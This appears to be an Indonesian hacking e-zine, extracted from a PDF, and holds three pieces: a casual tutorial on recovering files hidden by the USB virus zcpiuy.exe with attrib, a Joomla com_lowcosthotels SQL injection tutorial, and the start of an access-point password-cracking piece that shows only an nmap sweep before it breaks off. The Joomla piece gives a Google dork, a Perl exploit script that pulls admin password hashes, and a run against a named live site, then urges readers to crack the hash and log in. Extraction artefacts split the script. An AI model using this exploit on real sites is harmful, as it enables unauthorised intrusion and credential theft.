
Prolog>>>

13 November 2010, Jam 06:40 AM, Alarm "Are we waiting – Green Day" berbunyi, waktunya kerja, aku bangun dari tempat tidur beberapa saat setelah itu aku udah berdiri dengan tampang amburadul dan tak rapi di depan kaca, siap2 mo berangkat kerja. Lho, gak mandi mas (sori mayori lu, ga sempat lagi, udah telat).

Pagi ini udara perawang terasa sangat dingin, jadi malas bangun dh.

Ok, nyampe dh di pabrik, waktu sekarang menunjukkan jam 09:33 AM, tanggal 13 november 2010, percaya gak?

nih PrintScreen-nya, di bawah



Arahkan mata anda ke sudut kanan bawah gambar di atas!!! Nah, benar kan? tulisan tanggalnya kecil banget ya?haha. Btw, Ada bedanya gak, tulisan yg di PrintScreen ama yang aslinya, cari tau deh, hihi :->.

Oops, udah udah, jangan terlalu diperhatikan, itu cuma pembuktian aja. Topik kita sekarang bukan membahas jujur atau gak jujurnya ane, trik yang mau ane uraikan di sini sebenarnya cuma trik amatiran. Cuma membahas tentang bagaimana mengembalikan data-data di flashdisk yang udah "dimakan" virus **zcpiuy.exe**. Busyet, nih virus namanya susah banget, siapa yang ngasih ya, kaya' nama orang ceko. Ane berharap bisa bermanfaat buat teman2 yang suatu waktu menjadi korban tuh virus. **Remember, this is not an expert way**, jadi ane mohon jangan diketawain, kalo ada yang ketawa gw bilangin mak gw loe,,, ☺☺☺

Tunggu, Ssssttt!!!, my boss datang nih, kerjaan udah selesai sih, tapi gak enak aja, masi jam kerja soalnya. Takut ada suara "ck ck ck" ...

Hold on,

wait wait,

keep stand by...


(ky' d game Cal Of Duty aj ya ☺)

Ok, my boss udah go, kita lanjutin gan

Lets move, go go go.....!!!!

Ceritanya begini, berawal saat ane *mencolokkan* flashdisk ke sebuah komputer di kantor sehari sebelum tulisan ini ane ketik. Ane colokkan flashdisk kingstong 4Gb BLACKPARADE (lagi-lagi tutupnya hilang), niat hati mo baca-baca buku-buku jasakom sambil sesekali liatin poto hoesang cwe gw. Nah, flashdisk udah *connect* dengan

sempurna, lalu ane explore dan tiba-tiba ada pemandangan yang mengejutkan. Tau gak, saat ane browse tuh flashdisk, tampilannya jadi kaya' gene, tuh di bawah,




Keanehan apa yang anda temukan pada gambar di atas? Yah, data-data d flashdisk gw jadi lenyap entah kemana, isi flashdisk berubah menjadi shortcut2 aneh dari planet lain. Shortcut dengan nama yang diawali dengan huruf "z" masuk tanpa permisi di flashdisk kesayangan gw, gak sopan!!!


ketuk pintu kek, GRrRrrr!!!!

awas loe!!.

Padahal tadi pas gw browse di kompi di mes , tampilannya normal2 aja, seingat gw tampilannya seperti: tuh ada di bawah




Keliatan kan, jelas banget bedanya. Semua folder diatas digantinya dengan shortcut kosong dengan nama yang sama. Lalu ane coba view lewat task manager untuk melihat aplikasi apa aja yang lagi running, ternyata memang ada yang gak beres, di task manager gw temukan, tuh, di bawah lagi



Ada aplikasi aneh bernama **zcpiuy.exe** yang lagi jalan, dan itu yang udah bikin lenyap data-data ane n menciptakan shortcut2 serta ngirim pasukan "z" nya ke flashdisk gw. Jadi ga bisa baca jasakom deh, biadab nih virus.

Beberapa detik kemudian, ane puter otak, nyari tahu gimana cara mengembalikan data2, akhirnya gw dapat ide juga. Ok, gw langsung buka command prompt dan menuliskan perintah "attrib", tuh di bawah



"attrib" itu fungsinya untuk melihat atribut file. Ternyata memang bener, ane temukan banyak file dengan SHR, artinya file-file tersebut sangat di sembunyikan. Pengeen baca penjelasan lebih rinci, silahkan baca tutorial S3yama di Xcode11 (bravo S3yama ☺), Okay. Salah satu dari semua super-hidden-files tersebut adalah file si virus, lihat aja yang ada huruf "z" di awalnya. Gambarnya tuh, di bawah:

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600.5512]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>f:


F:\>attrib
F:\HM\Caliper.exe
F:\Daily Check Training for Instrument.ppt
F:\System Version.org
F:\Xcode15.pdf
F:\Edane - Time to Rock - 07 Time.mp3
SHR F:\Nautorun.inf
SHR F:\Ncping.exe
SHR F:\Ncpingx.exe
SHR F:\Nk.exe
F:\New Folder.lnk
F:\Passwords.lnk
F:\Documents.lnk
F:\Pictures.lnk
F:\Music.lnk
F:\Video.lnk
F:\bi.lnk
F:\NERO 10.lnk
F:\Sto.lnk
F:\Moesang's Files.lnk
F:\PES 2011.lnk
F:\Images 4 xcode.lnk
SHR F:\zzz.dll
F:\N69.lnk
F:\Nbu.lnk
F:\NEM.lnk
F:\Npf.lnk
F:\Ndl.lnk
F:\Ndu.lnk
F:\Nyl.lnk
F:\Nhg.lnk
F:\Nul.lnk
F:\>
```

Untuk menghilangkan atribut tersebut, atau dengan kata lain untuk bikin folder yang lenyap tadi nongol lagi, cukup ketikkan "attrib -s -h -r" tekan Enter.

```
C:\WINDOWS\system32\cmd.exe
F:\>attrib -s -h -r /d /s
```

Hasilnya akan seperti gambar di bawah lagi






Wah lumayan gan, folder-folder yang tadi lenyap udah balik lagi, lihat tuh semua folder yang di block. Tapi tunggu2, coba perhatikan file dengan nomor urut **13**, **14** dan **17** (hitung dari bawah ya). Ternyata kita udah bikin si virus telanjang bulat atau buka topeng. Yawdah hapus aja semua shortcut dan file \*.exe yang ada.

Catatan, file **autorun.inf** ga bisa dihapus karna di pakai ama si virus yang masih bernafas di computer, sampai catatan ini ane tulis ane masih mencoba temukan cara manual (tanpa menggunakan antivirus) untuk menumpas gerakan **zcpuiy.exe** yang masih terlihat di task manager. Kalau pake antivirus mah lewat semua, tuh virus udah jadi mummy. Tapi kan kita mo nyobain cara lain, ya gak ya gak? Tenang aja, kalo cara bunuh induknya udah ketemu, ntar tutorialnya nyusul deh, okheh :->:->

Hik hik, ceritanya udah hampir habis nih, udah jam berapa ya? eh, udah jam 11 siang nih. waktunya pulang ke mes, istirahat siang. Buat yang ga percaya, gw kasih PrintScreen lagi dah, noh noh, di bawah





Yawdah deh, ceritanya udah habis, mohon maaf kalo ada kata2 yang gak berkenan dan naysar bermil-mil jauhnya dari topic ya, maklum tadi ga sempat mandi pagi, tapi jangan bilang gw gak gosok gigi ya. (ada hubungannya gak ya?).

Oya soal pemakaian kata, ane=saya=gw, semua sama aja. Udah dulu ya, semoga bermanfaat,  
Tetaplah berjaya X-Code...!!!!  
Bravo...!!!!

Makasih buat Apa-Amak, perjuangan dan kasih sayang-mu lah yang membuat aku berani bercita-cita..

Adik2, kakak2 ku, kponakan2ku yg lyucyu2, I love u all

Buat ino (aim), detik ini aku tahu, akulah cucumu yang paling kau sayangi

Teruntuk gadis pujaanku, Hoesang, ga ada yang boleh nyerah sang...!!!

Oentoe Band FBSS-UNP, kapan ya kita manggung lagi???

4 All of CeroBong Asap 525 guys (t.me-agy-wulan-b yan-b indra-ria-reza-raisal-doni)

Pasukan PSU Gen-4 GoeNtAL, kawan2 di HIMANIKA FM, AmbOiyina padang, ELKA'03-UNP, Sunkal F.CSangir-sangiuw

Bala tentara Mes 26K Blok QQ-RR, maling mangga lagi yuk...??

Teman2 di Ka-ES-01: pak rudi (my boss), bang riko(pe-ka), rioko(kabaw), revi cuti, pak das (SKF), pak jul (d'smart sir), pak hotman, mas agung, bg budi (CRUSSADERman)

Kata Penutup..

"OK, semoga bermanfaat..trik ini mungkin biasa2 aza tapi jangan lihat kuantitasnya, bisa jadi pembaca akan menemukan cara yang lebih dahsyat dalam hal lain yang terinspirasi dari tulisan basi yang ane buat."



@xl Kasparov

Lahir di Sangir, Solok Selatan – Sumatera Barat, 22 April 1985

Lulusan Teknik Elektronika Teknologi Sistem Komputer

Universitas Negeri Padang

Facebook : r\_axl@rocketmail.com


# KEMUDAHAN EXPLOIT JOOMLA



Ok,pada tulisan kali ini saya cuma ingin menunjukkan kemudahan sebuah exploit pada bug's joomla,JOOMLA?? Yup,joomla..salah satu cms yang banyak penggemarnya,kenapa saya beri judul “KEMUDAHAN EXPLOIT JOOMLA“ karena memang sangat mudah,hanya cukup mengetik 2-3 perintah dan enter maka target sudah didapat hasilnya. Kali ini kita akan menyerang joomla dengan salah satu bug's nya yaitu komponen lowcosthotel..kita tidak akan melakukan serangan SQL yang rumit,harus mencari table,colom dan lain lain.Semudah itukah??yup,kita langsung serang ke “jantung” nya..siapkan peralatan perang:

1. Computer
2. Active Perl versi berapa saja
3. Notepad

Pertama buka browser anda semua,dan masuk ke paman gugel,lalu ketikkan dork *inurl:com\_lowcosthotels* dan pilih salah satu target yang menurut anda “tepat”.



Lalu copas script dibawah ini dan simpan dalam nama **low\_cost.pl** lalu copas ke direktori tempat kita menginstall active perl, biasanya di C:\Perl\

```
#!/usr/bin/perl
#Joomla com_lowcosthotels Sql injection#
#####
#[ ] Author : Lovebug
#[ ] www.rbt-4.net
#[ ] Module_Name: com_lowcosthotels
#[ ] Script_Name: Joomla
#####

use LWP::UserAgent;

print "\n Target : http://www.site.com/path/ : ";
chomp(my $target=<STDIN>);

$cn="concat(username,0x3a,password)";
$table_name="jos_users";

$br = LWP::UserAgent->new() or die "Could not initialize browser\n";
$br->agent('Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)');

$host = $target


"/index.php?option=com_lowcosthotels&task=showhoteldetails&id=1+union+select+1, ".$cn."+from/**/ ".$table_name."--";
```

```

$res = $br->request(HTTP::Request->new(GET=>$host));$answer = $res->content; if ($answer
=~(/[0-9a-fA-F]{32})/){
    print "\n[+] Admin Hash : $1\n\n";
}
else{print "\n[-] Exploit failed.\n";
}
}

```

Lalu kita buka cmd dan panggil script kita tadi dan masukkan alamat web yang akan kita serang...kali ini saya beri contoh <http://gayres.eu> dan enter..



```

C:\ COMM41VD PROMPT
##      my name j0ck3r      ##
###      4 admin      ###
##      i'm not hacker but...      ##
####      if u'r system found bugs..      ####
##      i'm comming...j0ck3R was here      ##
**--**identified your personal employed**--**

C:\Documents and Settings\j0ck3r>>cd\perl
C:\Perl>>

```

```
COMM41VD PROMPT
##      my name j0ck3r      ##
###      4 admin      ###
##      i'm not hacker but...      ##
####      if u'r system found bugs..      ####
##      i'm coming...j0ck3R was here      ##
**--**identified your personal employed**--**

C:\Documents and Settings\j0ck3r>>cd\perl
C:\Perl>>low_cost.pl

Target : http://www.site.com/path/ : http://gayres.eu/index.php?option=com_lowcosthotels&country_id=%20%20223&price_order=asc&itemid=55
```

Sembari nunggu kita bisa memutar music kesayangan kita,bila belum di patch,maka akan muncul Admin hash nya...

```
COMM41VD PROMPT
##      my name j0ck3r      ##
###      4 admin      ###
##      i'm not hacker but...      ##
####      if u'r system found bugs..      ####
##      i'm coming...j0ck3R was here      ##
**--**identified your personal employed**--**

C:\Documents and Settings\j0ck3r>>cd\perl
C:\Perl>>low_cost.pl

Target : http://www.site.com/path/ : http://gayres.eu/index.php?option=com_lowcosthotels&country_id=%20%20223&price_order=asc&itemid=55

[+] Admin Hash : 3370ea9521753319001356f35fa37cee

C:\Perl>>
```

dapat deh passnya :)

Bila sudah dipatch maka akan muncul seperti ini....

```
COMM41VD PROMPT
##      my name j0ck3r      ##
####      4 admin      ####
##      i'm not hacker but...      ##
####      if u'r system found bugs..      ####
##      i'm coming...j0ck3R was here      ##
**--**identified your personal employed**--**

C:\Documents and Settings\j0ck3r>>cd\perl
C:\Perl>>low_cost.pl

Target : http://www.site.com/path/ : http://www.bestasiatravel.com/hotels/
index.php?option=com_lowcosthotels&task=showhoteldetails&id=1

[-] Exploit failed.
C:\Perl>>
```

dah dipatch :(

Sekarang tinggal tugas kita mencari alamat login nya,dan meng crack passwordnya,biasanya username nya masih default kok,yaitu admin atau administrator ☺.Selamat mencoba.don't be evil ☠

Nick: danang a.k.a j0ck3r



About Me: penulis adalah lulusan universitas yang gak terkenal jurusan Management Akutansi,sekarang bekerja di salah satu perusahaan swasta yang bergerak di bidang makanan bagian PPIC ( Plan Production Inventory Control ),aktif ( eh tepatnya sih cuman jalan-jalan doank :p ) di beberapa forum hacking,termasuk terlambat mendalami dunia IT ☹ penulis bisa di hubungi di [email](#) dan [blog](#) penulis.

Thanks to

Allah Swt || Muhammad SAW || My Father || My Mother || X-  
Code || Codenesia || Devilzc0de || BorneoCrew || All people



# Hacking password Acces Point dengan Hydra



Perkembangan teknologi jaringan telah berkembang dengan pesat. Dengan makin terbukanya jaringan kita keluar dengan jaringan wireless maka dapat membuat jaringan kita dapat lebih terancam.

Disini penulis hendak memberikan tutorial cara melakukan hacking password acces point dengan Hydra. Disini kita scanning dulu jaringan dengan menggunakan NMAP.

```
C:\Documents and Settings\serverdata>nmap -sP 192.168.1.1-255
```

```
Starting Nmap 5.21 ( http://nmap.org ) at 2011-10-18 13:22 Pacific Daylight Time
```

```
Nmap scan report for 192.168.1.1
```

```
Host is up (0.031s latency).
```

```
MAC Address: 94:0C:6D:FD:5B:46 (Unknown)
```

```
Nmap scan report for 192.168.1.6
```

```
Host is up (0.00s latency).
```

```
MAC Address: 00:27:19:1D:80:13 (Tp-link Technologies CO.)
```

```
Nmap scan report for 192.168.1.11
```

```
Host is up (0.00s latency).
```

```
MAC Address: 08:00:27:5B:32:BF (Cadmus Computer Systems)
```

```
Nmap scan report for 192.168.1.22
```

```
Host is up.
```

```
Nmap scan report for 192.168.1.39
```


```
Host is up (0.00s latency).
```

MAC Address: 08:00:27:18:E8:19 (Cadmus Computer Systems)

Nmap done: 255 IP addresses (5 hosts up) scanned in 23.39 seconds

C:\Documents and Settings\serverdata>

